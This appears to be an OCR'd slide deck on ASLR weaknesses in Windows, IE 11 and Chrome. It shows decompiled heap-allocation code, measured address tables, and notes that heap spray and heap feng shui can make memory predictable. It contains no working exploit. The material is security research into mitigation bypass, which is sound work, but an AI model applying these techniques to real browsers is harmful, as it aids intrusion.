
- Two exploit mitigations
  - ASLR
  - DEP
- Turing complete
  - Reading
  - Writing
  - Executing
- DEP -> Execute
- ASLR bypass -> Reading & Writing



```
HANDLE __stdcall RtlCreateHeap(ULONG Flags, PVOID BaseAddress, ULONG
SizeToReserve, ULONG SizeToCommit, PRTL_HEAP_DEFINITION Definition) {
  RandFreeSize = (RtlpHeapGenerateRandomValue64() & 0x1F) << 16;
  AllocationSize = SizeToReserve + RandFreeSize;

    if ( SizeToReserve + RandFreeSize < SizeToReserve ) {
      AllocationSize = SizeToReserve;
      RandFreeSize = 0;
    }

    if ( NtAllocateVirtualMemory((HANDLE)0xFFFFFFFF, &BaseAddress, 0, &AllocationSize,
MEM_RESERVE, (v10 & 0x40000) != 0 ? 64 : 4) < 0 ) {
        return 0;
    }

    HeapHandle = BaseAddress;
    SizeToReserve = AllocationSize;
    if ( RandFreeSize && RtlpSecMemFreeVirtualMemory((HANDLE)0xFFFFFFFF,
&BaseAddress, &RandFreeSize, 0x8000u) >= 0 ) {
    HeapHandle = (char *)BaseAddress + RandFreeSize;
    SizeToReserve = AllocationSize - RandFreeSize;
    }
}
```



NtAllocateVirtualMemory
RtlpSecMemFreeVirtualMemory
Free
BaseAddress
BaseAddress
+ RandFreeSize
Free
Block of
RandFreeSize
Block of
SizeToReserve
Free
BaseAddress
HeapHandle
Free
Free
Block of
SizeToReserve
Free

```
void *__fastcall RtlpAllocateHeap(int hHeapArg, unsigned int a2, int a3,
ULONG SizeToCommit, int a5, int a6) {
    ...
    if ( BlockSize > *(_DWORD *)(hHeap + 0x5C) ) {
        if ( *(_BYTE *)(hHeap + 0x40) & 2 ) {
        SizeToCommit += 24;
        RandOff = (RtlpHeapGenerateRandomValue32() & 0xF) << 12;
        BaseAddress = 0;
        AllocationSize = RandOff + SizeToCommit + 0x1000;
        flProtect = RtlpGetHeapProtection((PVOID)hHeap);

            if ( NtAllocateVirtualMemory((HANDLE)0xFFFFFFFF, &BaseAddress, 0,
         &AllocationSize, MEM_RESERVE, flProtect) < 0 ) {
                goto LABEL_146;
            }

            lpAddress  = (char *)BaseAddress + RandOff;
            if ( NtAllocateVirtualMemory((HANDLE)0xFFFFFFFF, &lpAddress , 0,
         &SizeToCommit, MEM_COMMIT, flProtect) >= 0 ) {
                    ...
                    HeapHandle = (char *)lpAddress + 0x20;
    ...
}
```


NtAllocateVirtualMemory
(MEM_RESERVE)
NtAllocateVirtualMemory
(MEM_COMMIT)
Free
BaseAddress
BaseAddress
+ RandOff
Block of
RandOff
Free
BaseAddress
HeapHandle
+ 0x20
Block of
RandOff
Block of
SizeToCommit
Free
Block of
SizeToCommit
0x1000
0x1000
Free
Free
Reserved Virtual Memory
Committed Virtual Memory

VirtualAlloc is not randomized!

"I am convinced that He (God) does not play dice."




Windows 7	Windows 8.1
[+] VirtualAlloc	[+] VirtualAlloc
3: 00890000	3: 00B20000
4: 00990000	4: 00C20000
5: 00A90000	5: 00D20000
6: 00B90000	6: 00E20000
7: 00C90000	7: 00F20000
8: 00D90000	8: 01020000
9: 01030000	9: 01120000
[+] HeapCreate	[+] HeapCreate
0: 01260000	0: 018F0000
1: 01430000	1: 019F0000
2: 00390000	2: 01B20000
3: 01630000	3: 011F0000
4: 00640000	4: 01C90000
5: 01210000	5: 01E00000
6: 013F0000	6: 019B0000

Windows 7	Windows 8.1
[+] Default HeapAlloc	[+] Default HeapAlloc
0: 006D7FE8	0: 00CC9198
1: 006D8FE8	1: 00CCA198
2: 006D9FE8	2: 00CCB198
3: 006DAFE8	3: 00CCC198
4: 006DBFE8	4: 00CCD198
5: 006DCFE8	5: 00CCE198
6: 006DDFE8	6: 00CCF198
[+] Large HeapAlloc	[+] Large HeapAlloc
0: 01440020	0: 01A13020
1: 01640020	1: 01B49020
2: 01740020	2: 01CB7020
3: 01840020	3: 01E24020
4: 01940020	4: 01FCE020
5: 01A40020	5: 020DB020
6: 01B40020	6: 021EE020

ASLR in IE 11

```
bool __thiscall Segment::Initialize(Segment *this, unsigned __int32
a2) {
   …
   if ( PageAllocator::RequestAlloc(*((PageAllocator **)this + 5),
    *((_DWORD *)this + 3) << 12) ) {
    lpAddress = VirtualAlloc(0, *((_DWORD *)v2 + 3) << 12, a2
      | 0x2000, 4u);
     *((_DWORD *)v2 + 2) = lpAddress;
      if ( lpAddress && !(unsigned __int8)(*(int (__stdcall **)
      (Segment *, char *))(**((_DWORD **)v2 + 5) + 4))
      (v2, (char *)v2 + 4) ) {
  …
}
```

Google Chrome
The Most Security Browser?



ASLR in Google Chrome

```
VirtualMemory::VirtualMemory(size_t size, size_t alignment) :
address_(NULL), size_(0) {
   ASSERT(IsAligned(alignment,
      static_cast<intptr_t>(OS::AllocateAlignment())));
   size_t request_size = RoundUp(size + alignment,
      static_cast<intptr_t>(OS::AllocateAlignment()));
   void* address = ReserveRegion(request_size);
   if (address == NULL) return;
   …

void* VirtualMemory::ReserveRegion(size_t size) {
   return RandomizedVirtualAlloc(size, MEM_RESERVE,
      PAGE_NOACCESS);
}
```

```
const int kPageSizeBits = 20;

static void* RandomizedVirtualAlloc(size_t size, int action, int
protection) {
   if (protection == PAGE_EXECUTE_READWRITE
       || protection == PAGE_NOACCESS) {
      for (size_t attempts = 0; base == NULL && attempts < 3;
      ++attempts) {
         base = VirtualAlloc(OS::GetRandomMmapAddr(), size,
        action, protection);
      }
   }

   if (base == NULL)
      base = VirtualAlloc(NULL, size, action, protection);
}
```

Randomness

- *kPageSize*

  = 2^*kPageSizeBits* Bytes

  = 2^20 Bytes

  = 0x100000 bytes

  = 1 MB
- Random address: 0x04000000 ~ 0x3fff0000
- Align: 0x100000

ASLR in Google Chrome


229a0000	2e100000	30000000	3bb00000	40100000
22b00000	2e200000	30100000	3bc00000	40200000
22c00000	2e300000	30200000	3bd00000	40300000
22d00000	2e590000	30300000	3be00000	40400000
22e00000	2e800000	30400000	3d000000	40500000
22f00000	2e900000	30500000	3d200000	40600000
23000000	2ea00000	30600000	3d300000	40700000
23100000	2ec00000	30700000	3d700000	40800000
23200000	2ed00000	30800000	3d900000	40900000
23300000	2ee00000	30900000	3db00000	40a00000
23400000	2ef00000	30a00000	3dc00000	40b00000
23500000	2f100000	30b00000	3dd00000	40c00000
23600000	2f200000	30c00000	3e100000	40d00000
…	…	…	…	…

ASLR's Dilemma 1

- **High Bits**
  - Heap spray & heap feng shui
  - *pageSize* % *exploitDataCycle* == 0 => Predictable
- **Low Bits**
  - Can't determine the values
  - Paged memory management
  - 4KB page
  - Heap manager -> Performance


- Heap spray & heap feng shui -> Useful

ASLR's Dilemma 1



